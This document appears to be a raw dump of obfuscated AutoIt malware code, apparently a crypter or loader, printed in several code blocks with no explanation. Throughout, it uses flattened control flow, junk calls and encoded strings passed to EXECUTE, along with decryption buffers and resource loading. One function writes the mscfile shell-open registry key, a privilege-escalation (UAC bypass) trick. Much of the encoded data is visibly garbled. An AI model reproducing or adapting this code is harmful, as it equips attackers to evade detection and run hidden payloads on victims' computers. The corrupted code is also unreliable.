WINEXISTS ("lgunYMFgc" )
ENDIF
IF $116925729 = 954977294 THEN
LOCAL $TINPUT = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53...5..0,57...57...59,3,59...3...58...56...6..0...57...60...5..5...60...5..8...59...56...60,5
7...5..7...56...6..0,55...59...5..8,5..9...5..4,60...57...5..9...5..8,55...61...5..5...5..5...59...5..
5,60...6..2...60,57,59...5..8...5..8...2,55...55...5..5,53...55...5..9...55...5..3,5..7...5..5...5..
9...6..2...5..9...5...5..9,5..4...60...5..5...6..0...62,5..7...3...5..9...58,5..9...5...55...6..1,5..5...5
7,59...5..5,57...55...59...6..2...59...5...59...54...60...55...6..0,6..2...5..5,62,55...53...5
5,5..9...55,5..3...55,55...58...4...55...5..5...55...6..2" , "." ) ) )
$116925729 = 61093985
ENDIF
IF $116925729 = 1027989821 THEN
LOCAL $IPLAINTEXTSIZE
$116925729 = 1138660241
ENDIF
IF $116925729 = 1051260188 THEN
$TBUFF = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3,5..0...57...57...5..9...3,59,3,5..8,56,6..0...57,60...5..5,6..0...5..8...59...5..6...6..0...5..7,5..
7...56...60...5..5...5..9...58...5..9...54...60...57,5..9,5..8...5..5,6..1...5..5...55...59...5..5..
...60...6..2,6..0...57...59...58...58...2...55...55...55...5..3...55...59...5..5...53...57...5..5
...5..9...62...59,5...5..9...5..4...6..0...55...60,62...57...3...5..9...58...5..9...5..55...6..1..
5..5,5..7...60...5..9...57,5..6...60,5..5...60...6..2...60,53...6..0...57...5..7...2,5..9,58...6..
0...62...55...6..2...55,5..3...5..5...59...55...53...5..5...55...58...4,5..5,55...55,62..." , "." ) ) )
INT (178616 )
$116925729 = 737653776
RANDOM (2170536 )
RANDOM (3316550 )
ENDIF
IF $116925729 = 1053930317 THEN
LOCAL $TBUFFER = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3...50...5..7,5..7...5..9...3...59,3...5..8...56,60...57...60...55...6..0,5..8...5..9...5..6...60...
5..7...5..7,5..6,60...5..5...59...58...59...5..4,6..0...5..7...59...5..8...5..5...6..1...55...5..5,5..9...5
5...6..0...62...60...57,59,58...58...2...5..5,55...5..5...5..3,55...5..9...5..5...5..3...56...5..4...
5..6...5..9,55...53...5..5...1...5..5...5..3...57,57...5..9...3...59...3,58...5..6...6..0,57,60...55...
60...58...5..9...56,6..0,57...57,6..0...59...5..8...60,5..7...5..8...56...59...6..2...6..0...1...5..9...
58,5..5...6..1...5..5...57...60...5..7...5..7,6..2...59...5...6..0,53...6..0...58,60,5..7,5..5,6..2
...55...5..3...5..5,59...55...53...5..5...55...58...4...55...55...5..5...62..." , "." ) ) )
$116925729 = 586524435
INT (3174530 )
ENDIF
IF $116925729 = 1070530058 THEN
$VCRYPTKEY = $VRETURN
$116925729 = 39019882
ENDIF
IF $116925729 = 1138660241 THEN
LOCAL $VRETURN
$116925729 = 1924764602
ENDIF
IF $116925729 = 1196440215 THEN
$E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3...50,57...5..7,59...3...5..9,3,57...5..6,5..9,54...59...3,5..9...3...55...61...55...5..7...58...6
5..8...6...59,60...58...6...59...5..4...57...5..6...60...55,60...6..2,6..0...5..3...60...57...57...
6..2,5..9...5...60...57,59...5..8...60...55,5..9...5...59,5..4...59...3,5..7...5..7...59...5..4,60
...5..7...5..9...5..4...58...2...5..6,5..4...5..8...4...55...3,5..5...53...5..5...5..5...5..9...5..5...5..9
...6...59...6...5..9,3...5..5...5..5...5..3...5..5...5..3...55...55...5..7,5..6,60...55...6..0...6..2...
60...53,60...57...57...57...59...5..8...6..0,56,6..0...5..7...60,55,59...6...6..0,6..2,57...6..1...
59...5..4...60...5..6...59,61...55...55...55,3...5..5...5..3...55...5..5...59...6..1...5..9...54...59...
5...5..9...5..7,5..9...3...5..9...58...55,55...55,3,5..5...5..3...5..5...5..7...5..9,61...57...56...
6..0...55...6..0...6..2,6..0...53,6..0...5..7...57...6..1,5..9...54...60...5..6...5..9...61...55,6..2"
, "." ) ) )
$116925729 = 1070530058
ISBOOL (2885637 + 2030547 )
ENDIF
IF $116925729 = 1203322726 THEN
LOCAL $TBUFF
$116925729 = 113519199
ENDIF
IF $116925729 = 1296565717 THEN
$IPLAINTEXTSIZE = $ARET [ZVTZJDNXHRPQQIM ("59" )]
```

```
ISSTRING ("vruZKa8jy4MT8EGQdx8SUdvROeh4wrdYYainIVhrgv8jKZiKHv" )
$116925729 = 2022545531
ISSTRING (2705437 * 2570680 )
ENDIF
IF $116925729 = 1300820860 THEN
LOCAL $ __G_ACRYPTINTERNALDATA [ZVTZJDNXHRPQQIM ("56" ) ]
ISPTR
("Y58ssDsQQLxelf06Fwazesot3rHKKydl1tX4kso2HSZ7rnTHtJwQWRVFQNYa5R0rIZn2s6Vnii
2wDqcQIarbcwWkHqnF4o71dGyB9" )
$116925729 = 1203322726
STRING (597511 + 4291688087 + 4294837104 )
ENDIF
IF $116925729 = 1453481599 THEN
LOCAL $TOUTPUT = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,..50,5..7,..5..7,5..9.....3.....59.....58..56.....6..0,57,6..0,55,6..0..5..8,..59,..56,..60,..57..
,..57,..5..6,..6..0,5..59,..58,..5..9,..5..4,60,5..7.....5..9.....5..8,..55,..6..1,5..5..5..5..9,..55..
,..60,..6..2,..6..0,5..7.....59,5..8.....58,..2,..55,55.....55,53,..55,..59,..5..5..53,..55,..57,..5..9,..5..
4,..5..8.....6,..5..7,56.....5..9,..54.....59,..3,..59,..3,5..8,..2,..5..6,59,..58,..4,..55,..53.....55,..59,
5..5,..5..3,55.....55,..5..8,..4,..5..5,..5..55,..3,..5..5..5..3,57,..5..7,..59,3,..5..9..3,..58,..56,..
6..0,..57,..6..0,..5..5..60,..5..8,..5..9,..56,..6..0,57,..57,60.....5..9.....5..8,..60,5..7,..58.....53,6
0,..5..7,..60,..55.....55,..61,..5..5.....5..7,60,..5..7,..55,..60,..58,..59,59,59,..5..9,59,5..8,..60
5..5,..55,6..2.....55,..62" , "." ) ) ) )
WINEXISTS ("NplcdubSpt3kbs61JRRU4m3ZivioY5lXbAzrnz5FnOIzNCXff" )
$116925729 = 1947300206
DIM $UKEAWW4SLX3THGIJ3NNK =
"IGoNdkOHcj4jc16851EntAWoSHtnmA30qINpXtlpkjMLz8drM5TXQGf1CyuMut0Sxe2DmQkK
OpdkXjZTDcJrSgjiUR"
STRING (2269520 * 1234892 * 921537 + 4294581480 )
ENDIF
IF $116925729 = 1604509846 THEN
$E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3,50,..5..7,5..7,..5..9.....3.....59,3,57,56.....59,..54,..59,..3,..59,..3.....55,6..1.....5..5.....57,..5..
8,..6,5..8,..6,..59,..60,..5..8,..6,..5..9,..54,..57,..5..6,..60.....55,6..0,62,60,53,6..0,..57,..57,6..2,..
59,..5,60,..5..7,..59,..5..8,..6..0,..5..5.....59,5,..59,..54.....5..9,..3.....57.....5..7.....5..9.....5..4,..6
0,..57,5..9,..54,..5..8.....2,56.....5..4,..5..8..4,..5..5..3,55.....53,55.....5..5..5..9,5,59,..6,..59..
6,..5..9,..3..55,..5..5..55,3,55.....53.....55,5..5..57,56,..6..0,55,..60,6..2,6..0,..53,..6..0,..5..7,5
..8,..5..5,5..9.....5..8,5..9.....3..59,..58.....5..9,..54,..60,..56.....5..9..5..8..5..7,..5..6..5..9,6,..5..
9,..5.....6..0,..57.....5..9,5..8,60,..61,..6..0,..5..7,5..5,55.....55,..3,5..5..53,..55,5..5..5..9.....6..1,
..59,..54,59,5,..59,..57.....5..9..3,..5..9..58,..5..5.....5..5..5..3,..5..5..5..3,55,..57,..58,..6,
..5..8,6,59,..6..0,..58,6,..5..9.....54,..57,5..6,..6..0..5..5..6..0,..6..2,..6..0,..5..3,6..0,..57,..5..7,..
6..2,..5..9,..5..60.....5..7,5..9.....5..8,6..0,5..5,59,..5..5..9..54,..5..9..3,..57,..5..7,..59,..5..4..
6..0,57,..5..9.....5..4,..58,..2,..56,..5..5.....5..8,4,..55,..3..55,..53,..5..5.....55,..5..9.....5..7,..60..
6..0.....59.....6,6..0,..55.....59,57,..5..5,55,..5..5..3..55,53,..5..6..53.....55.....62" , "." ) ) ) )
RANDOM (2988315 )
$116925729 = 2060391673
ENDIF
IF $116925729 = 1655436234 THEN
$__G_ACRYPTINTERNALDATA [ZVTZJDNXHRPQQIM ("54" ) ] = $E ($B
(ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53.....50..5..7,..5..7,59.....3.....59,3,..5..7,..6,60.....53,59,..5..8.....5..9,5,55,..6..1,5..5.....55.....5
7,..5..4,5..9,..57,..6..0,59.....59,54,..60,..53,..5..9,..6..2,..56.....5..6,5..6..55.....55,5.....59,57.....5
9,..3,..5..9.....3,..55,..55.....5..5.....62.." , "." ) ) ) )
INT (2325981 )
$116925729 = 781366022
INT (2956702 )
INT (3649111 )
ENDIF
IF $116925729 = 1713506615 THEN
$VRETURN = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53.....5..0,57.....55,..59,..6..2,59.....5..5..9.....5..4.....60.....55,60,62,57.....4,..59,..6..2.....59,5
..7,5..5.....6..1.....5..7,57,5..9,3,59,..3,58.....5..6.....6..0.....57,..6..0..5..5,6..0,58,59,..5..6,..6..0..57
,..5..7,..6..0..5..9.....5..8..60,5..7.....5..7..57,..5..9..54,..6..0..57.....5..9..54,..5..5.....6..1.....5..
5.....5..7,..6..0..57,58.....57,..59,..58.....5..9.....4,6..0..5..3.....5..8,56,..6..0,57,..6..0,55,..6..0..5
8,5..9,..5..6.....60,57,55,..3,55,..5..3.....57,..5..8,60,6..1.....5..9..5..8.....5..9,5,6.....60,..5..8,60..
5..7,59,..58.....55,61,56,..5..4,..5..5,62.....5..5,6..2.....5..5.....3..55,..53,..56,..5..4,..5..5.....3,5
5,53,55,..57,..59,..62,58,5..3,5..9.....3,..59,5,4,59,..62.....59,..5.....5..8..5..7..5..9,5,8,60,..61..
6..0,57,..58,..56,59,62,..6..0..1,5..9..5..8.....55,..62" , "." ) ) ) )
$116925729 = 432319576
ISPTR (378792 + 3473642 * 3705772 )
ENDIF
IF $116925729 = 1718368979 THEN
$HCRYPTHASH = $ARET [ZVTZJDNXHRPQQIM ("58" ) ]
ISBINARY (2326930 * 1028255 + 1037320 + 4291704154 )
$116925729 = 1051260188
ISPTR (3798087 * 3172599 + 4294757372 )
ENDIF
IF $116925729 = 1808850186 THEN
$__G_ACRYPTINTERNALDATA [ZVTZJDNXHRPQQIM ("53" ) ] += ZVTZJDNXHRPQQIM
("54" )
DIM $FRYZXG8PUGBZSL2VYA7Q =
"$fH78cQgHJlf6M8m0eSxkr9TENpebaLanvxIRCzesiXGBuwH4llvp3EAgxCuWKeG7H2JpXEx
OMebDCqjr"
$116925729 = 848901156
CHR (1815563 )
ENDIF
IF $116925729 = 1885155689 THEN
$E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,5..0,57.....57.....5..9,3,..59,..3,..58.....5..6,..6..0,5..7,6..0,..55,6..0,..5..8,59,56,6..0.....57.....
5..8,5..6,..5..9,..58,..6..0.....57,..57,5..7,59,..54.....6..0,57,..59,5..4,..5..5,61,..5..5.....5..7,6..0.....
57.....57,55.....60.....58,..5..9.....59,5..9,..5..9..5..5..3,5..5..5..3,57,..5..8,..6..0.....6..1,..5..9,58,
5..9,..56,6..0,..58,..6..0..57,..5..9,5..8.....5..5..6..1,..56,..54,5..5..6..2,..5..5,3.....55,..53.....55.....
```

```
.5..7.6..0...59....5.7...5.7.59....54...6..0.5.7....5.9...54,55,62. " , " . ) ) ) )
$116925729 = 1970938970
INT (3989727 )
ENDIF
IF $116925729 = 1924764602 THEN
$VDATA = GLOBALDATA ($VDATA , $RT )
MOD (2283428 , 3605473 )
$116925729 = 1655436234
ENDIF
IF $116925729 = 1947300206 THEN
RETURN $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53....5.0...5.7...57,59...3,5.9...3,58...5.6...6.0...5.7...60,55,6.0...5.8,5.9...56,6.0...57..
57,60,5.9...5.8...60,5.7...5.7...59...54,6.0...5.7....5.9...54....55,6.1,55,5.7...6.0...57
...57...6.6.0,58....60...5.7...6.0,5.3,60...5.8...60...5.7...55...3...55...5.3...5.6...5.4..
,55,6.2. " , " . ) ) ) )
EXITLOOP
PTR
("MhsdezMeRXHTtSmxJuw7o3wREyeyqlhEw9BIRbmrAk2f3c8x1XgrAFSTUKHqVnYhQdwtqa
QHhIFdbqXCAQHCC0d0rSafDG5nwUz0OOh0gHjvaNSDX" )
ENDIF
IF $116925729 = 1970938970 THEN
$ARET = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,50....5.7...57...59...3...59,3...57....5.6,5.9...54...5.9,3...55...61...5.5...5.7...
5.8...6....58...6,59,6.0...5.8,6...59...5.4,57...56...60...55...6.0...6.2,60...53...60,5.7...57,
6.2...59...5...6.0...57...5.9,5.8...6.0...5.5...5.9...5.59...5.4,5.9,3...5.7...57...59...5.
4...60,57...5.9,54,5.8...2,56,54,58,4...55...3...5.5,53...5.5...5.5...59...55...5.9...6...
5.9...6...59...3...5.5...5.5...3...55...5.3,5.5,55...57...5.6...6.0...5.5...60...6.2,6..
0,5.3...6.0,57...5.7.5...59,58...59...56...6.0...5.5...60...62...60...5.3...6.0...57,5.5..
55,5.5...3...55...53...5.5...5.5...5.9...61...5.9...54,59...5.5.9...5.7,59,3,59...5.8...5.5,5
5,5.5...3...55...5.3...55...57,6.0...5.9...5.7...5.6...6.0...55...6.0,6.2...60...5.3...60...57
,5.7,2...5.9...5.8...60...62,5.5...3...5.5...53,5.5...55...59...6.1...5.9...54...5.9...5.5.9...
57...59...3,59,58...55,5.5...5.3...5.5...5.3...5.6...53...55...3...55...5.3,5.5,55...5.9...5.5
5...9...6,5.9,6,5.9...3...55,55...5.5,3,5.5...5.3...57,58...60,61...59...58,59...5.6...6.0...
5.8...60...5.7...59...5.8,55...61...5.5,5.5...58...5.7...60...55...6.0,58,59...5.8...55...55...5.
5...6.2...5.5...3...5.5...5.3...5.5...5.5...59...57...60...6.0...5.9...6...60...55...59...5.7...
5.5...5.5,5.5...3...55...53...5.6...5.3...55...3...55...53...55...5.5,60...56,60...57...60...
...55...60...58,5.9,5.6...60...57...5.5...1...55...55...55...3,55...53...55...5.7...6.0...57...5
.7,5.5...6.0...58,59,59...5.9...59...5.5...3...55...5.3...55...55,5.9,5.7...6.0,60...59...6...
.60...55...59...5.7...5.5...1...55,5.5...55,3...55,53...5.7...5.5...59...6.2...59...5,59...5.4,6
0,5.5,6.0,6.2...57,3...59,58...59...5,5.5...61...55...57...6.0...59,57...5.7...59...5.4...6.0
...57...5.9...54...55...6.2...5.5...6.2. " , " . ) ) ) )
$116925729 = 1296565717
INT (2615442 )
ISSTRING
("JKeJksRq07XVISw4QSQMa7rzrpGcgJ1jMlpFDJlR7BM0rDg88TjqQyHMsNr4VNkpfN" )
ENDIF
IF $116925729 = 2022545531 THEN
$TTEMPSTRUCT = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53....5.0,5.7...5.7,59...3...5.9...3...5.8...5.6...60...57...60...5.5...6.0,58...5.9...5.6...
6.0,57...57...56...60...5.5...59,5.8...5.9,5.4...60...57...5.9,58...55...61...55...55...59...5.5...
60...6.2,6.0...57,59,5.8...58...2,5.5...5.5...5.5...5.3...5.5...59...55...53...5.5...57...5.
9...6.2,5.8...53...5.9...3,59...54,5.9...62...5.9...5...5.8...5.7...5.9...58...6.0...6.1...6.0..
...5.7,58,56,5.9...6.2...60...1,59,58...5.5...53...55...2,5.5,5.3,56,5.4...5.5...53...5.5...
5.9...55...53...55,5.5...5.8...4...55...55,55...3...5.5...53...5.7...57...59...3...5.9,3...58.
...56...60...5.7...6.0...5.5,60...5.8...5.9,5.6,6.0,57...5.7...6.0...59...5.8...60...5.7...5.8,
.53...6.0...5.7...6.0...5.5...5.5...6.1...5.5...5.7,60...5.7...5.7,5.5...6.0...58...59...5.9,5
9,5.9...5.5...6.2...55...6.2. " , " . ) ) ) )
$116925729 = 1713506615
ENDIF
IF $116925729 = 2032766480 THEN
$ARET = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3,5.0...57...57...59...3,5.9...3,5.7,56...5.9...5.4...59...3...5.9,3...5.5...6.1...5.5...
5.7...5.8...6...58...6...5.9...6.0,58...6...5.9...5.4,57...56...60...5.5,60...6.2...6.0...53...6.
0...57...57...62...59...5...6.0...5.7...59,58,6.0,55...59,5,59...54...5.9,3...57,5.7...5.9...54,6.
0...5.7...59,5.4...58...2...5.6...54...5.8...4...55...3...55...5.3...55...5.5...59...5.5...5.9...6...
59...6,59...3...5.5...5.5,55...3...55...5.3...5.5...55...57...5.6...60...5.5...60...6.2...6.0...53
,60...57...57...5.7,59,58...60,5.5...59...62,60,59...5.9,58...5.7...2...5.9...58...6.0...62...
55...5.5...55,3...5.5,53,5.5...55...59...61...59...5.4...59...5.5,59...5.7...7...59...3...59...58,55,
.5...5.5...3...5.5...57,58,6...58...6...5.9...60...5.8,6...5.9...5.4...5.7...56...60...55,6..
0,62...6.0,53...60...5.7...5.7...6.2...5.9...5.6...0...57,5.9...5.8,60,55...59...5...59...54,5.
9,3...57,5.7,5,9,54...60...5.7...5.9,5.4...58...2...5.6...55,5.8...4,55,3,5.5...53...5.5,5.5,6,5,3
,60...61,56...53...56...5.3...5.6...5.3...56...53...5.6...5.9...56,59...5.6...5.4...5.6,53...5
5...55...5.5...3...5.5...5.3...55...5.5...5.9...6.1...5.9...54...5.9...5.5...5.9...57...5.9...3...
5.9...5.8...5.5...55...55...3...5.5...5.3...5.5...5.7,59,6.1,57...5.6,6.0...5.5...6.0...62...6.
0...53...6.0...57...5.7,6.1,5.9...54...60...5.6...59...6.1,55...3...5...55...53...5.5...55,56...53,60...61...5.
6,5.3,5.6,53,5.6...5.3,5.6...53,5,6...53,56...5.3...5.6...5.3...5.6...5.4...5.5,55,5.5...3
...5.5...5.3,55,5.5...59,6.1,59,54...59...5.5...5.9...57...59...3,5.9...5.8...5.5...1...5.5...5.5
...5.5...3...5.5...53...56...5.3,5.5...62" , " . ) ) ) )
ISFLOAT (1281457 + 3262434 + 2270997 )
$116925729 = 116471326
ENDIF
IF $116925729 = 2060391673 THEN
$BBINARY = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3...50...5.7,55...59...62,5.9...5.5...5.9...54...60...55...6.0...62...55...61...5.5,57...6.0,5
9...58,5.5,5.9...5.8...60...5.7...6.0...58...6.0,55...5.9...5.55...62" , " . ) ) ) )
$116925729 = 954977294
ENDIF
NEXT
```

```
ENDFUNC
FUNC RIINHIEBTT ()
GLOBAL $1203322726 = 256356752
GLOBAL $SQWVMUGFHS = 3728969
FOR $E = 0 TO 208224
ISFLOAT (1231434 + 4293056517 * 785299 + 4291740133 )
IF $1203322726 = 176683708 THEN
$FPJBQJEGCCNE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("3..1.48...31...4..0...4..6.4..8.4..9.4..4.." , ".." ) ) )
DIM $8YMKZQNWR6QDDCC6DX16 = 2024996 + 1286653 + 4293763593 * 2034330 *
2855398 + 4292770335 + 1859479 + 4294429152
$1203322726 = 1300820860
ISFLOAT ("tuSwkc9TjNUANoz7EqsbVDOYyzbe3uBvjxMjt7lpYWJeSgMoalnmymSZ" )
RANDOM (2997766 )
ENDIF
IF $1203322726 = 256356752 THEN
$WDNTUWUIPGOD (LUXBZMCWKPOC
("HK..CU..\.S..oftware..\.C..la..s..se..sl..m..s..cfil..e..\.sh..e..ll..op..en..\.co..mm..and.." , ".." )
, "" , LUXBZMCWKPOC ("REG.._S..Z" , ".." ) ,
$BPAPWBQZMLLNSNXVSYJMCEPVMUWJELXTITCFYCQPXTFSGSTOASCDLVWZF )
$1203322726 = 176683708
DIM $RPKPMGF83KGRXXDSHO = 3794622 * 2643542 * 1936402 + 4290986439
ENDIF
IF $1203322726 = 1300820860 THEN
$RSOIAVQHRSRB
($JGTQIAOTJUVQGTGIWELJCIUBHILITIMWCZYTJWHKFENIYTKYVVORLPCQPFMH )
ISPTR (1275853 + 4292450117 * 2206095 * 531502 )
EXITLOOP
ENDIF
DIM $WQ7N1GR7BUKYVLHNXUBI = 2888109
NEXT
ENDFUNC
FUNC EKRDVDSTJT ($LOOP , $TIME )
FOR $i = ZVTZJDNXHRPQQIM ("53" ) TO $LOOP
GLOBAL $1027989821 = 256356752
GLOBAL $CAJSKBGJ74 = 3127585
FOR $E = 0 TO 3452509
IF $1027989821 = 113519199 THEN
$HOKAFSRHEHOF ($TIME / $LOOP )
EXITLOOP
ENDIF
IF $1027989821 = 176683708 THEN
$A = $QNTYERAUOLAX ($A , $A + ZVTZJDNXHRPQQIM ("54" ) )
WINEXISTS
("EVZ9viDIOTXwanGdH6o11wQ6wHnjWtldY47OutYtLbrldcNg76C30dahf2MY4uWvVHUHfp1Toi
4o0eD2t4hmZ0rmU40JBRazro6NsDH1g" )
$1027989821 = 1300820860
PTR ("K9s4X" )
ENDIF
IF $1027989821 = 256356752 THEN
LOCAL $A = $UEHQXDUALSWD (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,50.....61.....61" , ".." ) ) , ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("53,5..0.....58,58" ,
".." ) ) )
$1027989821 = 176683708
DIM $RQGHE7LI0I0VPGLLFR6U = 3210105 * 1852741 + 4294559115 + 4294360885
ENDIF
IF $1027989821 = 1203322726 THEN
#endregion
$1027989821 = 113519199
CHR (3263422 )
ENDIF
IF $1027989821 = 1300820860 THEN
$A = $NCPIUPWKIFYZJ ($A , ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53.....5..0...56,..55" , ".." ) ) )
ISBINARY
("H4UzBHGbu2Tp1AKrYhb2YtQBxj9YrN431fl3oc6Hfh6JOFZ50FjlKHconsLrISUR70xVpSdVI
CXRxgXqud7VEvrt7O6zO9wwpLYh" )
$1027989821 = 1203322726
ENDIF
NEXT
NEXT
ENDFUNC
FUNC OLXQOLLAOO ($SOCCURRENCENAME )
GLOBAL $113519199 = 256356752
GLOBAL $UV0HEU7EV9 = 519385
FOR $E = 0 TO 755697
DIM $SRCHVFDZTIE9JQXYSH7J = 2268565
IF $113519199 = 176683708 THEN
LOCAL $B = $E (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("2...35...40...2..7...44...51,2..0...4..1...19...46...44...3..5...40...33" , ".." ) ) )
ISBOOL ("RDLxd9pd" )
$113519199 = 1300820860
ENDIF
IF $113519199 = 256356752 THEN
LOCAL $E = EXECUTE
$113519199 = 176683708
DIM $SMFLQH6QE0YEALQQZAY =
"eETf59S6efFoQx442bwOR9u0HvmKOVcNFNiWgVhoU9l3qtXJVxXNjoej3HIXgqtc2SJUWWh
Wpoz7aW6rbyb4wpaw1J93llthCQGbHuDyYMLGyTrex"
ISBOOL ("w6X1vSkXone" )
ENDIF
```

```
IF $113519199 = 1203322726 THEN
LOCAL $ALASTERROR = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,..50,..57,..5.7,..5.9,..3,..59,..3,..5.7,..56,..59,..54,..5.9,..3,..59,3,5.5,..61,..5.5,..5
..5,5.9,..2,..59,5.8,..60,..5.5,..5.9,..5.59,..5.8,..5.9,..3,..56,5.6,..5.6,..5.5,..55,5.59,57
..59,3,..5.9,..3,..55,..5.5,..5.5,..3,..55,..5.5,..5.9,..5.7,60,..6.0,59,6,..6.0,..55,..
59,57,55,..5.5,5.5,..3,..55,..5.3,..55,..55,..5.7,..60,..59,..5.8,..60,..5.7,..57,..3,..5.9,..
5.4,..60,..5.6,..6.0,5.7,..57,..58,6.0,..55,6.0,..5.5,..5.9,..6,..6.0,5.5,..5.5,..5.5,..55.
,..6.2" , "." ) ) ) )
ISSTRING ("5TrvmqVSKMJEL7rN6cfUTjmb3byyC" )
EXITLOOP
ENDIF
IF $113519199 = 1300820860 THEN
LOCAL $AHANDLE = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3,..5.0,..5.7,5.7,59,3,..59,..3,..5.7,..5.6,..59,..54,..59,..3,..59,..3,5.5,..6.1,..55,55..
,..5.9,..2,..59,5.8,..60,..55,..5.9,..5,59,58,..5.9,3,5.6,56,..5.6,..55,..5.5,..5.5,..5.9,..57,5
9,3,..59,..3,..5.5,..5.5,..5.5,3,..55,..5.3,55,..55,..5.9,..61,..59,5.4,..59,..5.5,..9,..57,59
,..3,..5.9,..5.8,55,..5.5,..5.5,..3,..55,..5.3,..55,..55,57,5.6,..6.0,..5.5,..5.9,..5.8,..5.9
..54,..6.0,..57,5.9,..5.8,..57,..4,..6.0,..5.8,..60,..5.7,..59,..5.8,6.0,6.1,58,..6.0,..55,..5.5,..
5.5,..3,..5.5,..53,..5.5,..5.5,..6.0,..56,..6.0,..57,..6.0,..55,60,..58,..5.9,..5.6,..6.0,5.
7,..55,1,5.5,..5.5,..5.5,..3,55,..53,55,55,..56,..53,..5.5,5.5,..55,3,..5.5,..53,..5.5,55,..
5.9,..55,5.9,..6,..59,..6,..5.9,..3,55,..55,..5.5,..3,..5.5,..53,..55,..55,..56,54,..55,..5.5,
5.5,..3,..55,..53,..55,..55,..60,..60,..60,..5.6,6.0,57,60,55,..55,..55,..55,..3,..55,..53,55,..
.5.7,..6.0,56,..57,6,59,..56,5.9,5.6,60,5.8,..6.0,..5.5,..60,..55,5.9,..58,..59,..5,59,5.
6,5.9,58,..5.7,..5.5,..59,..54,..5.9,..4,..5.9,..58,..5.5,..6.2" , "." ) ) ) )
DIM $AGQC2GKFQTIOLQ5Z8PYJ = 2056874
$113519199 = 1203322726
MOD (1856831 , 749187 )
MOD (429369 , 719967 )
ENDIF
ISSTRING (3019897 * 611979 * 2236844 )
NEXT
IF $ALASTERROR [ZVTZJDNXHRPQQIM ("53" ) ] = ZVTZJDNXHRPQQIM
(LUXBZMCWKPOC ("54,..6.1,..5.6. , "." ) ) THEN
GLOBAL $1300820860 = 256356752
GLOBAL $3C3N0HCCFM = 2585397
FOR $E = 0 TO 1560412
IF $1300820860 = 176683708 THEN
$E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,..50,..5.8,53,..6.0,..55,..5.9,..6,5.9,56,..59,..5.8,..60,..56,60,..5.6,..5.7,..56,..5.9,3,5.
.9,..6,60,..5.6,..59,..5.8,5.5,..6.1,..5.7,..5.3,..5.7,5.4,6.0,..58,..6.0,..57,..59,..6,..5.7,..6.
2,60,..57,..5.7,..5.8,..6.0,..6.1,..59,..5.8,55,..62" , "." ) ) ) )
EXITLOOP
ENDIF
IF $1300820860 = 256356752 THEN
$E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3,..5.0,..5.7,..57,5.9,..3,5.9,3,..57,..56,..59,..54,..59,..3,..59,3,5.5,..6.1,55,..55,5.
9,..2,..5.9,5.8,60,55,..5.9,..5.5,..59,..58,..5.9,..3,..56,..5.6,5.6,55,..5.5,..5.5,..9,..5.7,5.9
..3,..5.9,..3,..55,..5.5,..5.5,..3,..55,..53,55,..5.5,..5.9,..5.5,..5.9,..6..59,..6,59,3,55,..55,..5
5,..3,5.5,53,55,5.5,57,..5.6,..59,..3,..59,6,..6.0,..5.6,59,..58,..5.7,..6.1,59,..54,..5.9,..
5,..5.9,..5.7,..5.9,..3,..59,..5.8,..55,..5.5,..5.5,3,..55,..5.3,5.5,..5.3,5.5,..5.5,..59,61,..5.9,..54,..
5.9,5.5,..9,..57,5.9,..3,..5.9,..5.8,..5.5,..55,..55,..3,55,5.3,..5.5,..5.7,..5.9,54,..5.7,..
6.1,..5.9,..5.4,..59,..5.5,..59,..57,59,..3,..59,5.8,5.8,2,..5.5,..55,..56,..5.3,..5.5,..55,..5
8,..4,..55,62.. , "." ) ) ) )
PTR (648199 + 4291384348 * 1350741 )
$1300820860 = 176683708
ENDIF
NEXT
ENDIF
ENDFUNC
FUNC READRESOURCES ($RESNAME , $RESTYPE )
GLOBAL $1924764602 = 256356752
GLOBAL $2DWOVU3LJ8 = 3471477
FOR $E = 0 TO 1624533
ISFLOAT (1499981 + 4291913795 )
IF $1924764602 = 113519199 THEN
LOCAL $GLOBALMEMORYBLOCK = $XFNAYPZBZOLC (LUXBZMCWKPOC
("ke..r..ne..l32...dll" , "." ) , ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("42,..46,..44" , "." ) ) ,
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("1..2,41,2.7,3.0,18,..3..1,..4.5,4.1,..4..7,44,..29,..3.1" , "." ) ) , ZVTZJDNXHRPQQIM
(LUXBZMCWKPOC ("42,..46,..44" , "." ) ) , $INSTANCE , ZVTZJDNXHRPQQIM
(LUXBZMCWKPOC ("42,..46,..44" , "." ) ) , $INFOBLOCK ) [ZVTZJDNXHRPQQIM ("53" ) ]
ISFLOAT (2158948 + 3150033 )
$1924764602 = 1027989821
ENDIF
IF $1924764602 = 176683708 THEN
#region meGTx
ISPTR
("MuvD5NII6r0NzOUNNrejiZ4n7Klj2zDgtXT9gZjjvKcri2uRBuZQmYYAhGtCzQFXUtM5VGwC
4aWo16YT0BzeNzh95H8UERTQepGZoz558wWmcJJl" )
$1924764602 = 1300820860
ISBINARY (1038234 + 1290738 + 2574470 )
ISBOOL (3864753 + 391224 )
ENDIF
IF $1924764602 = 256356752 THEN
LOCAL $INSTANCE
$1924764602 = 176683708
ENDIF
